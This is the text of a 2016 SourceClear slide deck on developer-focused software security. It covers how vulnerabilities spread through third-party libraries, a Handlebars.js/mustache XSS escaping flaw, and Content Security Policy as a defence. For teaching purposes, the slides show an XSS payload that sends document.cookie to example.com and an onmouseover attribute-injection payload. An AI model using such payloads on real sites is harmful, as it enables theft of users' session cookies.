
Developer-focused Software
Security
Dr. Asankhaya Sharma
Director of R&D
SourceClear
What is Software Security?
• Understanding the role that software plays
– In providing security
– As source of insecurity
• Focus on how to build secure software
– Principles and methods to make software more
secure
– Threats and vulnerabilities and how to avoid them
16-Feb-16 2
Why Software Security?
• Firewalls, anti-virus and end-point security
solutions are good for building walls around a
perimeter
– Attackers can often bypass the perimeter (BYOD)
• Software security aims to address the
weakness directly
16-Feb-16 3
16-Feb-16 4
Developer-focused
• Security in the Software Supply Chain
– Open-source
– Package mangers
– Build systems
– Continuous integration
16-Feb-16 5

Libraries and components
16-Feb-16 6
Use of third-party libraries
• Instead of creating applications from scratch,
today’s developers start with open-source
components and then copy, extend, and glue
them together
– It means that open-source libraries and
frameworks now make up the vast majority of the
source code used by companies today
16-Feb-16 7

Typical application
16-Feb-16 8
3rd Party Code
Custom Code
80 %
20 %
Reusable Components = Reusable
Vulnerabilities



• Attackers are increasingly targeting popular
libraries and 3rd party components
– Exploiting a library can potentially exploit many
applications

• Traditional security analysis is focused on
custom code
– Up to 90% of the attack surface of an application
may be due to 3rd party code
16-Feb-16 9
16-Feb-16 10
16-Feb-16 11
16-Feb-16 12
Copy-paste vulnerabilities
• Handlebars.js before 4.0.0 and
mustache before 2.2.1 does not
properly escape attribute values
with the equals sign
• Allows cross-site scripting through
unquoted variables being placed
into HTML attributes
16-Feb-16 13
Vanessa Henderson
Security Researcher
@ SRC:CLR
Cross-site Scripting (XSS)
• A type of injection, in which malicious scripts
are injected into otherwise benign and trusted
web sites
• Different types of XSS attacks
– Stored XSS
– Reflected XSS
– DOM based XSS
16-Feb-16 14

XSS
HTML Code Malicious String Result
<input value=“userInput”> ><script>
window.location='http://ex
ample.com/?cookie='+doc
ument.cookie
</script><input value=
<input value=“>
<script>window.location='
http://example.com/?cooki
e='+document.cookie</scri
pt>
<input value=”>
16-Feb-16 15

Handlebars.js XSS

• Does not properly escape attribute values with the
equals sign
• XSS via unquoted variables placed into HTML
attributes using handlebars substitution
• <a href src={{foo}}>Click me!</a>
16-Feb-16 16
Handlebars.js XSS
16-Feb-16 17
HTML Code Malicious String Result
<a href src={{foo}}>Click
me!</a>
www.example.com
onmouseover=alert('HA!')
<a href
src=www.example.com
onmouseover=alert('HA!')>
Click me!</a>

Demo
• PoC for exploit
• Technical write up -
https://srcclr.com/catalog/vulnerabilities/187
8
16-Feb-16 18

The fix
16-Feb-16 19
Widespread Impact
• Developers copy-pasted
– The handlebars.js file in their library or application
– The vulnerable code in their project
– Found in other Ruby and Java libraries as well
• We identified over 37 libraries that have over
40,000 downloads that were affected by the
same issue
• For details check out
https://blog.srcclr.com/handlebars-findings-
followup/
16-Feb-16 20
How to prevent such issues?
• Be careful with what 3rd party components
and libraries you include
• Audit the library usage regularly

• Implement a content security policy (CSP) for
your web application
16-Feb-16 21
Content Security Policy (CSP)
• A whitelisting mechanism that allows you to
declare what behavior is allowed on a given
page.
• CSP allows you to specify the sources from
which the page is allowed to load resources
like scripts, fonts, styles, images, forms etc.
• An additional layer of defense against XSS,
click jacking and other code injection attacks
16-Feb-16 22
CSP
• Directives
– default-src
– script-src
– style-src
– font-src
– img-src
– …
• Read more details on
https://blog.srcclr.com/http-secure-headers-in-
plain-english/
16-Feb-16 23
Content sources
• Source lists
– http://*.foo.com
– https://store.foo.com
• Keywords
– `none`
– `self`
– `unsafe-inline`
– `unsafe-eval`
16-Feb-16 24
Example 1: srcclr.com
16-Feb-16 25

Example 2: twitter.com
16-Feb-16 26
16-Feb-16 27
Caveats
• Older browsers do not implement CSP
– Prevent access to your site when someone visits
from an old browser
• You need to be careful what domains you
whitelist
– If you allow a domain that is compromised it will
again expose your site to attacks
16-Feb-16 28

Takeaways
• The development landscape has changed
– DevOps, Agile, CI, etc.
• Open-source code is prevalent
– Up top 90% of code is 3rd party
• Reusable code = reusable vulnerabilities
– A XSS in Handlebars.js found in 40+ libraries
• Developer-focused security practices can help
build software safely
– Using secure HTTP headers like CSP
16-Feb-16 29
Thank you!
• Questions?
• Contact
– @asankhaya
16-Feb-16 30

Developer-focused Software Security

  • 1.
    Developer-focused Software Security Dr. AsankhayaSharma Director of R&D SourceClear
  • 2.
    What is SoftwareSecurity? • Understanding the role that software plays – In providing security – As source of insecurity • Focus on how to build secure software – Principles and methods to make software more secure – Threats and vulnerabilities and how to avoid them 16-Feb-16 2
  • 3.
    Why Software Security? •Firewalls, anti-virus and end-point security solutions are good for building walls around a perimeter – Attackers can often bypass the perimeter (BYOD) • Software security aims to address the weakness directly 16-Feb-16 3
  • 4.
  • 5.
    Developer-focused • Security inthe Software Supply Chain – Open-source – Package mangers – Build systems – Continuous integration 16-Feb-16 5
  • 6.
  • 7.
    Use of third-partylibraries • Instead of creating applications from scratch, today’s developers start with open-source components and then copy, extend, and glue them together – It means that open-source libraries and frameworks now make up the vast majority of the source code used by companies today 16-Feb-16 7
  • 8.
    Typical application 16-Feb-16 8 3rdParty Code Custom Code 80 % 20 %
  • 9.
    Reusable Components =Reusable Vulnerabilities • Attackers are increasingly targeting popular libraries and 3rd party components – Exploiting a library can potentially exploit many applications • Traditional security analysis is focused on custom code – Up to 90% of the attack surface of an application may be due to 3rd party code 16-Feb-16 9
  • 10.
  • 11.
  • 12.
  • 13.
    Copy-paste vulnerabilities • Handlebars.jsbefore 4.0.0 and mustache before 2.2.1 does not properly escape attribute values with the equals sign • Allows cross-site scripting through unquoted variables being placed into HTML attributes 16-Feb-16 13 Vanessa Henderson Security Researcher @ SRC:CLR
  • 14.
    Cross-site Scripting (XSS) •A type of injection, in which malicious scripts are injected into otherwise benign and trusted web sites • Different types of XSS attacks – Stored XSS – Reflected XSS – DOM based XSS 16-Feb-16 14
  • 15.
    XSS HTML Code MaliciousString Result <input value=“userInput”> ><script> window.location='http://ex ample.com/?cookie='+doc ument.cookie </script><input value= <input value=“> <script>window.location=' http://example.com/?cooki e='+document.cookie</scri pt> <input value=”> 16-Feb-16 15
  • 16.
    Handlebars.js XSS • Doesnot properly escape attribute values with the equals sign • XSS via unquoted variables placed into HTML attributes using handlebars substitution • <a href src={{foo}}>Click me!</a> 16-Feb-16 16
  • 17.
    Handlebars.js XSS 16-Feb-16 17 HTMLCode Malicious String Result <a href src={{foo}}>Click me!</a> www.example.com onmouseover=alert('HA!') <a href src=www.example.com onmouseover=alert('HA!')> Click me!</a>
  • 18.
    Demo • PoC forexploit • Technical write up - https://srcclr.com/catalog/vulnerabilities/187 8 16-Feb-16 18
  • 19.
  • 20.
    Widespread Impact • Developerscopy-pasted – The handlebars.js file in their library or application – The vulnerable code in their project – Found in other Ruby and Java libraries as well • We identified over 37 libraries that have over 40,000 downloads that were affected by the same issue • For details check out https://blog.srcclr.com/handlebars-findings- followup/ 16-Feb-16 20
  • 21.
    How to preventsuch issues? • Be careful with what 3rd party components and libraries you include • Audit the library usage regularly • Implement a content security policy (CSP) for your web application 16-Feb-16 21
  • 22.
    Content Security Policy(CSP) • A whitelisting mechanism that allows you to declare what behavior is allowed on a given page. • CSP allows you to specify the sources from which the page is allowed to load resources like scripts, fonts, styles, images, forms etc. • An additional layer of defense against XSS, click jacking and other code injection attacks 16-Feb-16 22
  • 23.
    CSP • Directives – default-src –script-src – style-src – font-src – img-src – … • Read more details on https://blog.srcclr.com/http-secure-headers-in- plain-english/ 16-Feb-16 23
  • 24.
    Content sources • Sourcelists – http://*.foo.com – https://store.foo.com • Keywords – `none` – `self` – `unsafe-inline` – `unsafe-eval` 16-Feb-16 24
  • 25.
  • 26.
  • 27.
  • 28.
    Caveats • Older browsersdo not implement CSP – Prevent access to your site when someone visits from an old browser • You need to be careful what domains you whitelist – If you allow a domain that is compromised it will again expose your site to attacks 16-Feb-16 28
  • 29.
    Takeaways • The developmentlandscape has changed – DevOps, Agile, CI, etc. • Open-source code is prevalent – Up top 90% of code is 3rd party • Reusable code = reusable vulnerabilities – A XSS in Handlebars.js found in 40+ libraries • Developer-focused security practices can help build software safely – Using secure HTTP headers like CSP 16-Feb-16 29
  • 30.
    Thank you! • Questions? •Contact – @asankhaya 16-Feb-16 30